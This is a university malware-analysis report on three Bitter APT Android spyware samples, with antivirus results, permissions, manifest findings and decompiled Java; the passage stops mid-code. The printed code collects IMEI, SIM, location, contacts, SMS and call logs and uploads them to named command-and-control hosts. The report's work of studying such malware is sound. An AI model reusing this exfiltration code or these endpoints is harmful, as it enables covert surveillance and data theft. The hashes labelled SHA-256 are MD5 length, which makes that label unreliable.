UNIVERSITÀ DI PISA

MSc in Computer Engineering

Formal Methods for Secure Systems

Analysis of bitterApt samples for Android devices

Made by:

Giovanni Marrucci

TABLE OF CONTENTS

INTRODUCTION

The aim of this project is to study the behaviour of the bitterApt samples for Android devices through antimalware, static and dynamic analysis.

To achieve a better comprehension of the malwares' nature and mechanisms, three different samples were provided. The main goal was to identify the malicious payload inside the APK files of the provided samples.

TOOLS

During this project, I used five main analysis tools to identity the malicious behaviour of the samples given:

- **VirusTotal and Jotty** (antimalware analysis)

  They are two web tools that allow to submit samples and analyse them with several antivirus or antimalware programs. These tools were used to gain a starting insight on the already existing knowledge about the specific malicious sample.

- **MobSF** (static and dynamic analysis)

  This tool let the analyst to automatically highlight interesting features of the application (e.g., Android permissions, API calls, remote URLs). In this way we can gain a strong insight of the potential malicious behaviour of the application. Moreover, it allows to perform a dynamic analysis, by executing the application inside a virtual environment and by monitoring it.

- **Genymotion** (dynamic analysis)

  It creates virtual environments for MobSF to execute the malware sample safely.

- **Bytecode Viewer** (code analysis)

  This tool was used to transform back from bytecode to java the malwares' apks. This was done to analyse the code and to understand how the malwares work.

OVERVIEW

Bitter Apt (advanced persistent threat) is a suspected South Asian cyber espionage threat group that has been active since at least 2013. It has primarily targeted government, energy, and engineering organizations in Pakistan, China, Bangladesh, and Saudi Arabia.

ANALYSED MALWARE SAMPLES

During my project, I have been asked to analyse three different samples of the bitterApt's malware family, whose SHA-256 hash values are:

- 9edf73b04609e7c3dada1f1807c11a33
- d7c21a239999e055ef9a08a0e6207552
- ea3b4cde5ef86acfe2971345a2d57cc0

I will be referring to the samples using the first 4 letters of the SHA.

ANTIMALWARE ANALYSIS

I'll start by doing an antimalware analysis using both VirusTotal and Jotty. The result of both analysis is reported here in the table below.

Antimalware Analysis results			
Security Vendor or sandbox	Overlay Malware		
	ea3b4cde5ef86acfe2971345a2d57cc0	9edf73b04609e7c3dada1f1807c11a33	d7c21a239999e055ef9a08a0e6207552
AhnLab-V3	Trojan/Android.SpyAgent.970814	Trojan/Android.SpyAgent.1002706	Trojan/Android.SpyAgent.970837
Alibaba	Trojan:Android/Agent.f4a73dd5	Not found	Trojan:Android/Boogr.171dadd0
Antiy-AVL	Trojan/Generic.ASMalwAD.8	Trojan/Generic.ASMalwAD.4B7	Trojan/Generic.ASMalwAD.1F3
Avast	Not found	Not found	Android:Agent-RRD [Trj]
Avast-Mobile	Android:Evo-gen [Trj]	Android:Evo-gen [Trj]	Android:Evo-gen [Trj]
AVG	Not found	Not found	Android:Agent-RRD [Trj]
Avira (no cloud)	ANDROID/Svpeng.C.Gen	ANDROID/AndroRAT.BA.Gen	ANDROID/Svpeng.C.Gen
BitDefenderFalx	Android.Trojan.BitterRAT.A	Android.Trojan.BitterRAT.D	Android.Trojan.BitterRAT.B
Comodo	Malware@#3qxem9bn3zkxs	Not found	Malware@#wn4cqywy2tw
Cynet	Malicious (score: 99)	Malicious (score: 99)	Malicious (score: 99)
DrWeb	Android.Spy.793.origin	Android.Spy.812.origin	Android.Spy.464.origin
ESET-NOD32	Android.Spy.793.origin	Android/Spy.AndroRAT.AH	A Variant Of Android/Spy.Agent.AMC
Fortinet	Android/Boogr.AMC!tr	Android/AndroRAT.AH!tr	Android/Agent.AMC!tr.spy
Ikarus	Trojan.AndroidOS.Agent	Trojan.AndroidOS.AndroRAT	Not found
Jiangmin	Not found	Trojan.AndroidOS.escp	Not found
K7GW	Spyware (005398f51)	Trojan (0054e98d1)	Trojan (005767091)
Kaspersky	HEUR:Trojan-Spy.AndroidOS.SecImage.a	UDS:DangerousObject.Multi.Generic	HEUR:Trojan-Spy.AndroidOS.SecImage.a
Lionic	Trojan.AndroidOS.Boogr.C!c	UDS:DangerousObject.Multi.Generic	Trojan.AndroidOS.SecImage.C!c
MAX	Malware (ai Score=99)	Malware (ai Score=98)	Malware (ai Score=99)
McAfee	Artemis!EA3B4CDE5EF8	Artemis!9EDF73B04609	Artemis!D7C21A239999
McAfee-GW-Edition	Artemis!Trojan	Artemis	Artemis!Trojan
Microsoft	Trojan:Script/Wacatac.B!ml	Trojan:Win32/Zpevdo.B	Program:AndroidOS/Multiverze
NANO-Antivirus	Not found	Not found	Program:AndroidOS/Multiverze
QuickHeal	Android.SecImage.GEN36086	Android.AndroRAT.GEN39005	Android.Spy.GEN27579
Sangfor Engine Zero	Not found	Not found	Malware.Android-Script.Save.38ccc66b
Sophos	Andr/Xgen-AMZ	Andr/Xgen-ANU	Andr/Xgen-AMZ
Symantec	Trojan.Gen.MBT	Trojan.Gen.2	Not found
Symantec Mobile Insight	AppRisk:Generisk	AppRisk:Generisk	AppRisk:Generisk
Tencent	A.privacy.AptNumSpy	A.privacy.AptNumSpy	A.privacy.Spyespionage
Trustlook	Android.Malware.General (score:9)	Android.Malware.Spyware	A.privacy.Spyespionage
Zillya	Trojan.Agent.Android.263080	Trojan.AndroRAT.Android.3338	Trojan.Agent.Android.129964
ZoneAlarm by Check Point	HEUR:Trojan-Spy.AndroidOS.SecImage.a	UDS:DangerousObject.Multi.Generic	Not found

As we can see not all the vendors were able to identify all three malwares. Moreover these above are only some of the two web tools (I did not include the ones which couldn't identify any of them). The result in summary is:

- 9edf was recognized by 27 sec vendors & 1 sandbox.
- d7c2 was recognized by 26 security vendors.
- ea3b was recognized by 28 sec vendors & 1 sandbox.

It seems surprising but both AVG and Avast were unable to identify 2 of these 3.

Thanks to the BitdefenderFalx we see that all these malware are identified as the same but with the final letter changed: Android.Trojan.BitterRAT.A/D/B

STATIC ANALYSIS

Uploading the apks on MobSF tool we get a detailed static analysis of each sample, and these are the results.

9EDF ANALYSIS

GENERAL INFORMATION

Main Activity: com.youtube.dwld.HomePage

Security Score: 42/100

PERMISSIONS

Dangerous Application Permissions:

- android.permission.ACCESS_FINE_LOCATION
- android.permission.CALL_PHONE
- android.permission.CAMERA
- android.permission.GET_ACCOUNTS
- android.permission.PROCESS_OUTGOING_CALLS
- android.permission.READ_CONTACTS
- android.permission.READ_EXTERNAL_STORAGE
- android.permission.READ_PHONE_STATE
- android.permission.READ_SMS
- android.permission.RECEIVE_SMS
- android.permission.RECORD_AUDIO
- android.permission.SEND_SMS
- android.permission.WRITE_EXTERNAL_STORAGE

The application requests to the operating system several potentially dangerous permissions involving GPS location, calls, SMS, accounts, external storage, audio, and phone state. This set of permissions hints that the application could send confidential data to a remote server. Moreover, it could delete or overwrite already received SMS, intercept all the incoming ones, and send SMS to arbitrary phone numbers. It could also reinstall itself or other malwares in a local or external storage. Moreover, through the analysis it has been recognized that all the dangerous permissions were asked from:

- com/youtube/dwld/SystemInfo123.java.

Manifest Analysis

Through the manifest analysis it has been recognized that there are 4 external Broadcast Receivers. These are shared with other apps therefore leaving them accessible to any other application on the device and moreover leaving any data that the phone receives interceptable.

Broadcast Receiver (com.youtube.dwld.BootReceiver) is not Protected. An intent-filter exists.	warning	A Broadcast Receiver is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Broadcast Receiver is explicitly exported.
Broadcast Receiver (com.youtube.dwld.BootReceiver) is not Protected. An intent-filter exists.	warning	A Broadcast Receiver is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Broadcast Receiver is explicitly exported.
Broadcast Receiver (com.youtube.dwld.BootReceiver) is not Protected. An intent-filter exists.	warning	A Broadcast Receiver is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Broadcast Receiver is explicitly exported.
Broadcast Receiver (com.youtube.dwld.BootReceiver) is not Protected. An intent-filter exists.	warning	A Broadcast Receiver is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Broadcast Receiver is explicitly exported.

NIAP Analysis

The analysis found these dangerous Security Functional requirements:

- FDP_DEC_EXT.1.1: The application has access to ['network connectivity', 'location', 'microphone', 'camera'].
- FDP_DEC_EXT.1.2: The application has access to ['address book'].
- FTP_DIT_EXT.1.1: The application does not encrypt any data in traffic or does not transmit any data between itself and another trusted IT product.

URLs

The tool found these URLs used by the application:

http://playstorenet.ddns.net/UploadToServer.php http://playstorenet.ddns.net/defau1t.php http://playstorenet.ddns.net/welcome.php	com/youtube/dwld/SystemInfo123.java
http://www.whatsapp.com/faq/ http://www.youtube.com	com/youtube/dwld/HomePage.java

I had some doubts on the first domain, so I checked it using Google's Safe Browsing site status and the result was that the site is safe. Afterwards I tried to connect to it, but I couldn't because it was not reachable. These might mean that it was used to store user data and after the malware got discovered they shut it down.

ACTIVITIES

The application contains the following activities. These classes will be further analysed in the Java code analysis and in the dynamic analysis.

com.youtube.dwld.HomePage

com.youtube.dwld.AsyncTaskActivity

RECEIVERS

As we can see there are four boot receivers that might be used to broadcast personal users' data. A further analysis will be carried out during code and dynamic analysis.

com.youtube.dwld.BootReceiver

com.youtube.dwld.BootReceiver

com.youtube.dwld.BootReceiver

com.youtube.dwld.BootReceiver

D7C2 ANALYSIS

GENERAL INFORMATION

Main Activity: google.settings.MainActivity

Security Score: 51/100

PERMISSIONS

Dangerous Application Permissions:

- android.permission.ACCESS_COARSE_LOCATION
- android.permission.ACCESS_FINE_LOCATION
- android.permission.GET_ACCOUNTS
- android.permission.PROCESS_OUTGOING_CALLS
- android.permission.READ_CALL_LOG
- android.permission.READ_CONTACTS
- android.permission.READ_PHONE_STATE
- android.permission.READ_SMS
- android.permission.RECEIVE_SMS
- android.permission.RECORD_AUDIO
- android.permission.WRITE_EXTERNAL_STORAGE

As the previous application we can see several dangerous permissions. Since most of them are the same as the ones used by the first malware, we can focus on the origin of these. Through the analysis it has been recognized that the dangerous permissions were asked from several classes:

- google/settings/*. (To avoid writing 23 classes I preferred to refer to the whole package)

MANIFEST ANALYSIS

Through the manifest analysis it has been recognized that there are 3 external Broadcast Receivers with a permission level unchecked. These are shared with other apps therefore leaving them accessible to any other application on the device and moreover leaving any data that the phone receives interceptable.

Broadcast Receiver (google.settings.adminApp) is Protected by a permission, but the protection level of the permission should be checked. **Permission:** android.permission.BIND_DEVICE_ADMIN [android:exported=true]	warning	A Broadcast Receiver is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. It is protected by a permission which is not defined in the analysed application. As a result, the protection level of the permission should be checked where it is defined. If it is set to normal or dangerous, a malicious application can request and obtain the permission and interact with the component. If it is set to signature, only applications signed with the same certificate can obtain the permission.
Broadcast Receiver (google.settings.BootReceiver) is Protected by a permission, but the protection level of the permission should be checked. **Permission:** android.permission.RECEIVE_BOOT_COMPLETED [android:exported=true]	warning	A Broadcast Receiver is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. It is protected by a permission which is not defined in the analysed application. As a result, the protection level of the permission should be checked where it is defined. If it is set to normal or dangerous, a malicious application can request and obtain the permission and interact with the component. If it is set to signature, only applications signed with the same certificate can obtain the permission.
Broadcast Receiver (google.settings.MyPowerReceiver) is not Protected. An intent-filter exists.	warning	A Broadcast Receiver is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Broadcast Receiver is explicitly exported.

In addition, we have five issues given by “High intent priority”, which override other applications’ requests:

High Intent Priority (999) [android:priority]	warning	By setting an intent priority higher than another intent, the app effectively overrides other requests.

NIAP ANALYSIS

The analysis found these dangerous Security Functional requirements:

- FDP_DEC_EXT.1.1: The application has access to ['network connectivity', 'location', 'microphone', 'camera'].
- FDP_DEC_EXT.1.2: The application has access to ['call lists', 'address book'].
- FTP_DIT_EXT.1.1: The application does not encrypt any data in traffic or does not transmit any data between itself and another trusted IT product.

APKiD Analysis

During the analysis the web tool found a very important detail that will be relevant for the last part of our analysis:

Anti-VM Code	possible Build.SERIAL check

The above result says that we might not be able to use a sandbox to do a dynamic analysis since the application checks the serial number of the device in which it has been installed.

URLs

The tool found these URLs used by the application:

http://playupdateapp.serveblog.net/Youtube/home.php?	google/settings/AppFormat.java
http://playupdateapp.serveblog.net/Youtube/home.php?IMEI=	google/settings/KeyboardSettings.java

I had some doubts on the domain, so I checked it using Google's Safe Browsing site status and the result was that the site is safe. Afterwards I tried to connect to it, but I couldn't because it was not reachable. These might mean that it was used to store user data and after the malware got discovered they shut it down. Important to notice how the second one is used to check the IMEI of the device to avoid reverse engineering.

Activities

The application contains the following activities. These classes will be further analysed in the Java code analysis.

google.settings.MainActivity

Services

The application contains the following services. These will be further analysed in the Java code analysis to understand which of these have a malicious behaviour.

google.settings.InputSettings
google.settings.AppFormat
google.settings.UpdateSettings
google.settings.GetContacts
google.settings.GetMessages
google.settings.AppsInfo
google.settings.AccountsInfo
google.settings.GetSysInfo
google.settings.GetCalLogs
google.settings.StartSettings
google.settings.KeyboardSettings
google.settings.RecursiveFileListing
google.settings.Record

RECEIVERS

As we can see there are seven receivers that might be used to broadcast personal users' data. A further analysis will be carried out during code analysis.

google.settings.MyMsgReceiver
google.settings.MyCallReceiver
google.settings.BootReceiver
google.settings.NetworkReceiver
google.settings.execKeyboard
google.settings.adminApp
google.settings.MyPowerReceiver

EA3B ANALYSIS

GENERAL INFORMATION

Main Activity: google.android.MainActivity

Security Score: 51/100

PERMISSIONS

Dangerous Application Permissions:

- android.permission.ACCESS_COARSE_LOCATION
- android.permission.ACCESS_FINE_LOCATION
- android.permission.GET_ACCOUNTS
- android.permission.PROCESS_OUTGOING_CALLS
- android.permission.READ_CALL_LOG
- android.permission.READ_CONTACTS
- android.permission.READ_PHONE_STATE
- android.permission.READ_SMS
- android.permission.RECEIVE_SMS
- android.permission.RECORD_AUDIO
- android.permission.SEND_SMS
- android.permission.WRITE_EXTERNAL_STORAGE

As the previous two applications we can see several dangerous permissions. Since most of them are the same as the ones used by the first two malwares, we can focus on the origin of these. Through the analysis it has been recognized that the dangerous permissions were asked from several classes:

- google/android/ExtractionManager/*. (To avoid writing 27 classes I preferred to refer to the whole package)

MANIFEST ANALYSIS

Through the manifest analysis it has been recognized that there are 2 external Broadcast Receivers with a permission level unchecked or not protected. These are shared with other apps therefore leaving them accessible to any other application on the device and moreover leaving any data that the phone receives interceptable.

Broadcast Receiver (google.android.ExtractionManager.ResourceReceivers.ResourceOnPowerReceiver) is not Protected. An intent-filter exists.	warning	A Broadcast Receiver is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. The presence of intent-filter indicates that the Broadcast Receiver is explicitly exported.
Broadcast Receiver (google.android.MakeAdminApp) is Protected by a permission, but the protection level of the permission should be checked. **Permission:** android.permission.BIND_DEVICE_ADMIN [android:exported=true]	warning	A Broadcast Receiver is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. It is protected by a permission which is not defined in the analysed application. As a result, the protection level of the permission should be checked where it is defined. If it is set to normal or dangerous, a malicious application can request and obtain the permission and interact with the component. If it is set to signature, only applications signed with the same certificate can obtain the permission.

In addition, we have five issues given by “High intent priority”, which override other applications’ requests:

High Intent Priority (999) [android:priority]	warning	By setting an intent priority higher than another intent, the app effectively overrides other requests.

Finally, we have one service protected by a permission, but the permission level is unchecked:

Service (google.android.ExtractionManager.TODOFeatures.ResourceAccessibilityService) is Protected by a permission, but the protection level of the permission should be checked. **Permission:** android.permission.BIND_ACCESSIBILITY_SERVICE [android:exported=true]	warning	A Service is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. It is protected by a permission which is not defined in the analysed application. As a result, the protection level of the permission should be checked where it is defined. If it is set to normal or dangerous, a malicious application can request and obtain the permission and interact with the component. If it is set to signature, only applications signed with the same certificate can obtain the permission.

NIAP ANALYSIS

The analysis found these dangerous Security Functional requirements:

- FDP_DEC_EXT.1.1: The application has access to ['network connectivity', 'location', 'microphone'].
- FDP_DEC_EXT.1.2: The application has access to ['call lists', 'address book'].
- FTP_DIT_EXT.1.1: The application does not encrypt any data in traffic or does not transmit any data between itself and another trusted IT product.

APKiD Analysis

During the analysis the web tool found a very important detail that will be relevant for the last part of our analysis:

Anti-VM Code	Build.MANUFACTURER check possible Build.SERIAL check

The above result says that we might not be able to use a sandbox to do a dynamic analysis since the application checks the serial number and the manufacturer of the device in which it has been installed.

URLs

The tool found these URLs used by the application:

http://blitzchatlog.ddns.net/Hide/displayLink.php?	google/android/ExtractionManager/LinkDisplayManager/DisplayManagerService.java
http://blitzchatlog.ddns.net/Hide/silent.php?IMEI=	google/android/ExtractionManager/ResourceServerSync/ResourceDataSync.java

I had some doubts on the domain, so I checked it using Google's Safe Browsing site status and the result was that the site is safe. Afterwards I tried to connect to it, but I couldn't because it was not reachable. These might mean that it was used to store user data and after the malware got discovered they shut it down. Important to notice how the second one is used to check the IMEI of the device to avoid reverse engineering.

Activities

The application contains the following activities. These classes will be further analysed in the Java code analysis.

google.android.MainActivity

Services

The application contains the following services. These will be further analysed in the Java code analysis to understand which of these have a malicious behaviour.

google.android.ExtractionManager.ResourceAppendManager.ResourceAppendService
google.android.ExtractionManager.ResourceAppendManager.ResourceCompleteSync
google.android.ExtractionManager.ResourceExtraction.ResourceAccountInfo
google.android.ExtractionManager.ResourceExtraction.ResourceAppInfo
google.android.ExtractionManager.ResourceExtraction.ResourceChannelRecord
google.android.ExtractionManager.ResourceExtraction.ResourceCommunicationFetch
google.android.ExtractionManager.ResourceExtraction.ResourceContactFetch
google.android.ExtractionManager.ResourceExtraction.ResourceFindexFetch
google.android.ExtractionManager.ResourceExtraction.ResourceHistoryFetch
google.android.ExtractionManager.ResourceExtraction.ResourceInitialization
google.android.ExtractionManager.ResourceExtraction.ResourceSystemInfo
google.android.ExtractionManager.ResourceServerSync.ResourceDataSync
google.android.Permission.checkPermissionService
google.android.AlarmManager.RegularAlarmService
google.android.ExtractionManager.TODOFeatures.ResourceMessageService
google.android.ExtractionManager.LinkDisplayManager.DisplayManagerService
google.android.ExtractionManager.TODOFeatures.ResourceAccessibilityService

RECEIVERS

As we can see there are eight receivers that might be used to broadcast personal users' data. A further analysis will be carried out during code analysis.

google.android.ExtractionManager.onBoot.BootReceiver
google.android.ExtractionManager.ResourceReceivers.ConnectivityReceiver
google.android.ExtractionManager.ResourceReceivers.ResourceCallReceiver
google.android.ExtractionManager.ResourceReceivers.ResourceCommReceiver
google.android.ExtractionManager.ResourceReceivers.ResourceOnPowerReceiver
google.android.ExtractionManager.ResourceReceivers.SyncRequestReceiver
google.android.AlarmManager.AlarmReceiver
google.android.MakeAdminApp


JAVA CODE ANALYSIS

To do this I used the bytecode viewer. This tool lets us see the bytecode as it was java code.

9EDF ANALYSIS

STRUCTURE

The application is structured as follows:



Thanks to the previous analysis we will focus mainly on the “SystemInfo123.class” that is contained in com.youtube.dwld. Before doing so we must analyse the AndroidManifest.xml to understand how the broadcast receivers work.

AndroidManifest.xml

Focusing on the broadcast receivers declared:

```
<receiver android:name="com.youtube.dwld.BootReceiver">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
    </intent-filter>
</receiver>
<receiver android:name="com.youtube.dwld.BootReceiver">
    <intent-filter>
        <action android:name="android.intent.action.DATA_SMS_RECEIVED"/>
    </intent-filter>
</receiver>
<receiver android:name="com.youtube.dwld.BootReceiver">
    <intent-filter>
        <action android:name="android.intent.action.DATE_CHANGED"/>
    </intent-filter>
</receiver>
<receiver android:name="com.youtube.dwld.BootReceiver">
    <intent-filter>
        <action android:name="android.net.wifi.WIFI_STATE_CHANGED"/>
    </intent-filter>
</receiver>
```

From the above code we see that the broadcast receiver BootReceiver is activated every time that the device boots up, receives a SMS, changes the settings of Wi-Fi or the date changes. Now we need to see what the receiver called does:

```
public class BootReceiver extends BroadcastReceiver {
   public final String TAG = BootReceiver.class.getSimpleName();

   public void onReceive(Context var1, Intent var2) {
      Log.i(this.TAG, "BOOT Complete received by Client !");
      var2.getAction();
      new SystemInfo123(var1);
   }
}
```

We see that the suspected malicious class is created, we will analyse it below.

SystemInfo123.class

First checking the variables defined we see that the URLs that we mentioned previously were in fact used to upload user's personal data to a remote server:

```
String upLoadServerUri = "http://playstorenet.ddns.net/UploadToServer.php";
StringBuilder uploadData = new StringBuilder();
String uploadFile = "http://playstorenet.ddns.net/defau1t.php";
```

When this class starts, we have the following constructor:

```
public SystemInfo123(Context var1) {
   this.ctx = var1;
   this.tm = (TelephonyManager)this.ctx.getSystemService("phone");
   this.cellinfo();
}
```

Important to notice how, as soon as the constructor starts, the application calls getSystemService() to get access to the phone's data. It can also be seen from the cast to

TelephonyManager that is used to determine telephony services and states, as well as to access some types of subscriber information.

Now we try to understand what the function cellinfo() does. Focusing on these three different parts of the code:

```
this.uploadData.delete(0, this.uploadData.length());
this.uploadData.append("* * * *  P H O N E * * * *\r\n");
this.uploadData.append("**Start\r\n");
String var6 = ((TelephonyManager)this.ctx.getApplicationContext().getSystemService("phone")).getLine1Number();
this.uploadData.append("Phone Number                    : " + var6 + "\r\n");
this.str_imeiNumber = this.tm.getDeviceId();
this.uploadData.append("IMEI                            : " + this.tm.getDeviceId() + "\r\n\r\n");
var6 = Build.MODEL;
this.uploadData.append("Android Model                   : " + var6 + "\r\n");
var6 = this.tm.getNetworkCountryIso();
this.uploadData.append("Country Code                    : " + var6 + "\r\n");
var6 = this.tm.getNetworkOperator();
this.uploadData.append("Operator Code                   : " + var6 + "\r\n");
var6 = VERSION.RELEASE;
this.uploadData.append("Android Version                 : " + var6 + "\r\n");
this.uploadData.append("Software version                : " + this.tm.getDeviceSoftwareVersion() + "\r\n\r\n");
String var7 = this.tm.getSimSerialNumber();
var6 = this.tm.getSimOperatorName();
this.uploadData.append("SIM Serial No.                  : " + var7 + "\r\n");
var7 = this.tm.getSimOperator();
this.uploadData.append("SIM Operator Code               : " + var7 + "\r\n");
this.uploadData.append("SIM Operator Name               : " + var6 + "\r\n");
this.uploadData.append("SIM Country Code                : " + this.tm.getSimCountryIso() + "\r\n\r\n");
LocationManager var9 = (LocationManager)this.ctx.getSystemService("location");
List var8 = var9.getProviders(true);
```

With all the above part it's clear that the malware starts taking all the information about the device and the SIM.

```
this.uploadData.append("Location (Lat/Lon)              : " + var14[0] + ", " + var14[1] + "\r\n");
this.uploadData.append("Location (CITY NAME)            : " + var6 + "\r\n");
LocationManager var15 = (LocationManager)this.ctx.getSystemService("location");
var13 = var15.getLastKnownLocation("gps");
var12 = var15.getLastKnownLocation("network");
```

Now it starts taking information about the location of the infected phone.

```
this.uploadData.append("LkL (GPS PROVIDER)              : " + var13 + " @ " + var2 + "\r\n");
this.uploadData.append("LkL (NETWORK PROVIDER)          : " + var12 + " @ " + var4 + "\r\n");
this.uploadData.append("**End\r\n");
System.out.print(this.uploadData + "\n" + this.str_imeiNumber);
new HttpFileUpload(this.uploadFile, "noparamshere", this.uploadData, this.str_imeiNumber + "cellINFO");
System.out.println("CellInfo uploaded\r\n");
this.readcontacts();
this.smslist();
this.listCallLog();
```

In this last part the malware finalizes the operation sending the stolen data to the server using the HttpFileUpload() function. Immediately below that line we see that the function calls for 3 other methods: readcontacts(), smslist(), listCalllog(). All of these do the same thing as above, they get all the data from the phone using permissions and then this is sent to the main server.

Now to understand how the class SystemInfo123 is called we need to analyse the starting activity of the application.

HOMEPAGE.CLASS

It is easy to see how the main malicious class is called. We start with the onCreate() of the class:

```
protected void onCreate(Bundle var1) {
   super.onCreate(var1);
   this.setContentView(2130837504);
   if (checkNetworkStatus(this.getApplicationContext()) != "noNetwork") {
      try {
         DownloadFilesTask var5 = new DownloadFilesTask();
         var5.execute(new Context[]{this.getApplicationContext()});
         this.webview = (WebView)this.findViewById(2131034112);
         ProgressDialog var6 = new ProgressDialog(this.webview.getContext());
         WebSettings var2 = this.webview.getSettings();
         var2.setPluginState(PluginState.ON);
         var2.setJavaScriptEnabled(true);
         var2.setUseWideViewPort(true);
         var2.setLoadWithOverviewMode(true);
         this.webview.setEnabled(true);
         this.webview.getSettings().setRenderPriority(RenderPriority.HIGH);
         this.webview.getSettings().setCacheMode(2);
         this.webview.getSettings().setPluginState(PluginState.ON);
         this.webview.loadUrl("http://www.whatsapp.com/faq/");
         WebView var7 = this.webview;
         1 var3 = new 1(this, var6);
         var7.setWebViewClient(var3);
      } catch (Exception var4) {
      }
```

We notice that the first line in the try block we create a DonwloadFileTask object and then it is executed. If we get a closer look at the class of the object:


```
class DownloadFilesTask extends AsyncTask {
   protected Long doInBackground(Context... var1) {
      Looper.prepare();

      try {
         new SystemInfo123(var1[0]);
      } catch (Exception var2) {
      }

      return null;
   }
}
```

As we expected when the object is executed creates a new SystemInfo123 object that starts taking the user's data.

D7C2 ANALYSIS

STRUCTURE

The application is structured as follows:



Thanks to the previous analysis we will focus mainly on the classes contained in the package google.settings. The biggest problem is to understand which the classes and the variables are to see, this is due to obfuscation that makes harder the reverse engineering process. As previously done, we will start with the analysis of the AndroidManifest.xml.

ANDROIDMANIFEST.XML

Focusing on the broadcast receivers declared:

```
<receiver android:exported="true" android:name="google.settings.MyMsgReceiver">
    <intent-filter android:priority="999">
        <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
    </intent-filter>
</receiver>
<receiver android:exported="true" android:name="google.settings.MyCallReceiver">
    <intent-filter android:priority="999">
        <action android:name="android.intent.action.PHONE_STATE"/>
        <action android:name="android.intent.action.NEW_OUTGOING_CALL"/>
    </intent-filter>
</receiver>
<receiver android:exported="true" android:name="google.settings.BootReceiver" android:permission="android.permission.RECEIVE_BOOT_COMPLETED">
    <intent-filter android:priority="999">
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
    </intent-filter>
</receiver>
<receiver android:exported="true" android:name="google.settings.NetworkReceiver">
    <intent-filter android:priority="999">
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE"/>
        <action android:name="android.net.wifi.WIFI_STATE_CHANGED"/>
    </intent-filter>
</receiver>
<receiver android:exported="true" android:name="google.settings.execKeyboard">
    <intent-filter android:priority="999">
        <action android:name="com.myintent.CUSTOM_INTENT"/>
    </intent-filter>
</receiver>
<receiver android:name="google.settings.adminApp" android:permission="android.permission.BIND_DEVICE_ADMIN">
    <intent-filter>
        <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
    </intent-filter>
    <meta-data android:name="android.app.device_admin" android:resource="@xml/device_admin_sample"/>
</receiver>
<receiver android:name="google.settings.MyPowerReceiver">
    <intent-filter>
        <action android:name="android.intent.action.ACTION_POWER_CONNECTED"/>
        <action android:name="android.intent.action.ACTION_POWER_DISCONNECTED"/>
    </intent-filter>
</receiver>
```

From the above code we see that we have several different receivers. These are activated depending on the activity done. In general, every time that the device boots up, receives a SMS, changes the connectivity, does a call, or the plug of power is inserted. We even see that the application becomes a system app in case of stealing admin privileges avoiding being uninstalled from the device. Since we have many calls to different classes we will search for patterns:

MyMsgReceiver -> InputSettings -> InputSettings$1 -> execKeyboard -> KeyboardSettings

MyCallReceiver -> d -> InputSettings -> InputSettings$1 -> execKeyboard -> KeyboardSettings

BootReceiver -> StartSettings

NetowekReceiver -> KeyBoardSettings

MyPowerReceiver -> InputSettings -> InputSettings$1 -> execKeyboard -> KeyboardSettings

We will analyse the above classes later, but we already have an idea of where the malicious payload is thanks to this brief control. Now we can start from the main activity of the malware.

MAINACTIVITY.CLASS

The first thing that we notice are the variables:

```
private static String[] d = new String[]{"android.permission.WRITE_EXTERNAL_STORAGE", "android.permission.READ_EXTERNAL_STORAGE"};
private static String[] e = new String[]{"android.permission.READ_CONTACTS", "android.permission.WRITE_CONTACTS"};
private static String[] f = new String[]{"android.permission.ACCESS_FINE_LOCATION"};
private static String[] g = new String[]{"android.permission.RECORD_AUDIO"};
public static String h;
static int i = 0;
private static String[] j = new String[]{"android.permission.READ_PHONE_STATE", "android.permission.MODIFY_PHONE_STATE"};
private static String[] k = new String[]{"android.permission.READ_SMS", "android.permission.RECEIVE_SMS"};
private StringBuffer a = new StringBuffer();
private Globals b;
private String c = "MainActivity--->";
private View l;
private ImageView m;
private Button n;
private Context o;
private TelephonyManager p;
```

It is plausible that all the String buffers above will be used to ask for the permissions, while the variable p will be probably used to retrieve in a second moment the phone data.

Now we need to check the following onCreate function, to see which functions will start stealing data:

```
protected void onCreate(Bundle var1) {
   super.onCreate(var1);
   this.o = this.getBaseContext();
   this.setContentView(2130968603);
   google.settings.f.b = new f(this.getApplicationContext(), "CheckPermission");
   this.l = this.findViewById(2131492950);
   this.m = (ImageView)this.findViewById(2131492953);
   this.n = (Button)this.findViewById(2131492952);
   h = Environment.getExternalStorageDirectory().getAbsolutePath() + "/systemservice";
   this.b = (Globals)this.getApplicationContext();
   if (VERSION.SDK_INT >= 23) {
      if (google.settings.f.b.c() < 6) {
